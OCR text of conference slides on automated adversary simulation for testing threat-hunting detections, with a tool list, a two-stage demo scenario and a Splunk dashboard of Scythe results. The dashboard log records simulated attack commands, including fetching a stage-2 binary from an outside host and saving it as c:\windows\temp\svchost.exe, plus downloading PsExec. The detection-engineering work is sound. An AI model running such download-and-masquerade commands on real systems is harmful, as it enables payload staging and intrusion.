NT AUTHORITY\SYSTEM	pc-jane.hawkinslab.net	31
NT AUTHORITY\SYSTEM	pc-eleven.hawkinslab.net	30
NT AUTHORITY\SYSTEM	pc-judy.hawkinslab.net	24
HAWKINSLAB\martin.brenner	pc-mp.hawkinslab.net	23
NT AUTHORITY\SYSTEM	pc-martin.hawkinslab.net	2

Available tooling

Commercial

- Scythe
- AttackIQ
- Safebreach
- Verodin
- XM Cyber
- Cymulate
- [more]


Open Source

- Red team tools: Msf, Empire, etc.
- PurpleSharp
- Caldera
- Reternal
- Atomic Red Team
- APTSimulator
- [more]

Demo scenario


Test detections and generate data for improvement

Stage 1



- Multiple discovery commands
- Screenshot
- Locate password database
- Download Psexec
- Download stage 2 binary
- Execute PSExec on host2

Stage 2



- Multiple discovery commands
- Screenshot
- 10 variants of the same ATT&CK technique, Regsvr32 aka Squiblydoo (T1117)

Threat Hunting trigger overview | Rare process chains, based on | Network Connection Drilldown | DNS Stacking | Splunk 7.3.2 | Scythe operation overview | Sp

https://10.0.1.20:8443/en-GB/app/LittleFalcon/scythe_operation_overview?form.time_picker.earliest=-24h%40h&form.time_picker.latest=now&form.mitre_technique_id=*&form.task_timestamp_d

splunk>enterprise App: UniCon Demo Administrator Messages Settings Activity Help Find

Demo 1 Demo2 Demo3 Search UniCon Demo


Scythe operation overview

Edit Export ...


Time range: Last 24 hours | Technique: * | timestamp: * | playbook_name: *

Hide Filters

Impacted hosts by campaign



Executed techniques over time



Successful tasks


_time	Campaign Name	Threat Name	mitre_technique_id	Endpoint	Request
2020-08-20 08:23:08	stage_1	manual	T1033	PC-MARTIN	whoami
2020-08-20 08:23:08	stage_1	manual	T1059	PC-MARTIN	whoami
2020-08-20 08:24:23	stage_1	manual	T1105	PC-MARTIN	--src https://download.sysinternals.com/files/PSTools.zip --dest c:\windows\temp\PSTools.zip
2020-08-20 08:24:23	stage_1	manual	T1219	PC-MARTIN	--src https://download.sysinternals.com/files/PSTools.zip --dest c:\windows\temp\PSTools.zip
2020-08-20 08:24:43	stage_1	manual	T1105	PC-MARTIN	--src https://cant.unsee.pictures/ServiceLogin?active=vpu8_t2wTkCucdtDSsEFmQ&b=false --dest c:\windows\temp\svchost.exe
2020-08-20 08:24:43	stage_1	manual	T1219	PC-MARTIN	--src https://cant.unsee.pictures/ServiceLogin?active=vpu8_t2wTkCucdtDSsEFmQ&b=false --dest c:\windows\temp\svchost.exe
2020-08-20 08:25:09	stage_1	manual	T1002	PC-MARTIN	cmd /r PowerShell Expand-Archive -Force c:\windows\temp\PSTools.zip c:\windows\temp
2020-08-20 08:25:09	stage_1	manual	T1059	PC-MARTIN	cmd /r PowerShell Expand-Archive -Force c:\windows\temp\PSTools.zip c:\windows\temp

Summarizing

- Test your defensive **pipeline**, not only whether they work but also on its resilience
- MITRE ATT&CK is great, but keep in mind it's always lagging a bit. And most importantly, it is **NOT** a bingo sheet
- Automatic adversarial simulation is adding consistency, **repeatable** quality and freeing you up to do more.
- Try to look at your data **visually** and combine different events to make stronger detections

Thank you, available now!

Any questions ?



@olafhartong
github.com/olafhartong
ohartong@falconforce.nl


Thank you, available now!

Any questions ?

github.com/olafhartong/threathunting

splunkbase.splunk.com/app/4305

github.com/olafhartong/Sysmon-modular



@olafhartong
github.com/olafhartong
ohartong@falconforce.nl